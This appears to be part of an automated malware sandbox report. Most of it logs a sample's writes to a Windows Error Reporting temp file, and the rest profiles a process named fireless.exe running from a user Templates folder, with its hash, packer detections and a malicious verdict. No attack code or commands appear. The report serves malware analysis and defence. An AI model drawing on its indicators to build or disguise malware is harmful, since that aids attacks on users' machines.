C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	5664	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	5704	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	5708	2	09 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	5710	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	5748	4	0d 00 0a 00		success or wait	6	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	5752	2	09 00		success or wait	12	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	5756	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6310	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6314	2	09 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6316	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6356	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6360	2	09 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6362	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6400	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6404	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6408	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6502	4	0d 00 0a 00		success or wait	1	695E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6506	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6510	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 6f 00 6a 00 6d 00 64 00 70 00 6e 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>ojmdpn, Inc.</SystemManufacturer>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6616	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6620	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6624	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 6f 00 6a 00 6d 00 64 00 70 00 6e 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>ojmdpn7,1</SystemProductName>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6720	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6724	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6728	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6848	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6852	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6856	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 34 00 35 00 33 00 37 00 39 00 32 00 32 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1614537922</OSInstallDate>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6938	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6942	2	09 00		success or wait	2	695E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	6946	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7048	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7052	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7056	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7124	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7128	2	09 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7130	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7170	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7174	2	09 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7176	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7210	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7214	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7218	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7314	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7318	2	09 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7320	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	695E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7356	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7360	2	09 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7362	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7386	4	0d 00 0a 00		success or wait	3	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7390	2	09 00		success or wait	6	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7394	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags>	success or wait	3	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7642	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7646	2	09 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7648	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7674	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7678	2	09 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7680	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 39 00 2d 00 32 00 33 00 54 00 31 00 35 00 3a 00 30 00 31 00 3a 00 34 00 39 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-09-23T15:01:49Z">	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7780	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7784	2	09 00		success or wait	2	695E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	7788	266	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 33 00 30 00 36 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 35 00 32 00 37 00 36 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 31 00 38 00 35 00 39 00 33 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 31 00 38 00 35 00 39 00 33 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64	<Process AsId="306" PID="5276" UptimeMS="18593" TimeSinceCreationMS="18593" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	8054	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	8058	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	8062	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	8082	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	8086	2	09 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	8088	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	8126	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	8130	2	09 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	8132	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	8170	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	8174	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	8178	98	3c 00 47 00 75 00 69 00 64 00 3e 00 32 00 61 00 38 00 62 00 35 00 65 00 61 00 64 00 2d 00 37 00 64 00 63 00 31 00 2d 00 34 00 33 00 37 00 63 00 2d 00 62 00 62 00 32 00 62 00 2d 00 31 00 33 00 63 00 36 00 62 00 36 00 64 00 37 00 30 00 63 00 31 00 33 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>2a8b5ead-7dc1-437c-bb2b-13c6b6d70c13</Guid>	success or wait	1	695E497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	8276	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	8280	2	09 00		success or wait	2	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	8284	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 39 00 2d 00 32 00 33 00 54 00 31 00 35 00 3a 00 30 00 31 00 3a 00 34 00 39 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-09-23T15:01 :49Z</CreationTime>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	8382	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	8386	2	09 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	8388	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	8428	4	0d 00 0a 00		success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA781.tmp.WERInternalMetadata.xml	8432	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	695E497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERA9A5.tmp.xml	0	4800	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	695E497A	unknown

Analysis Process: fireless.exe PID: **1420**, Parent PID: **3452**

General

Target ID:	22
Start time:	08:01:50
Start date:	23/09/2022
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\fireless.exe

Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\fireless.exe"
Imagebase:	0xf60000
File size:	23552 bytes
MD5 hash:	4FF4A281A08A0681597794A3024FB584
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000016.00000002.597986476.00000000035FF000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000016.00000002.590549636.0000000003428000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000016.00000002.591002736.0000000003454000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000016.00000002.591087529.000000000345D000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

Disassembly

No disassembly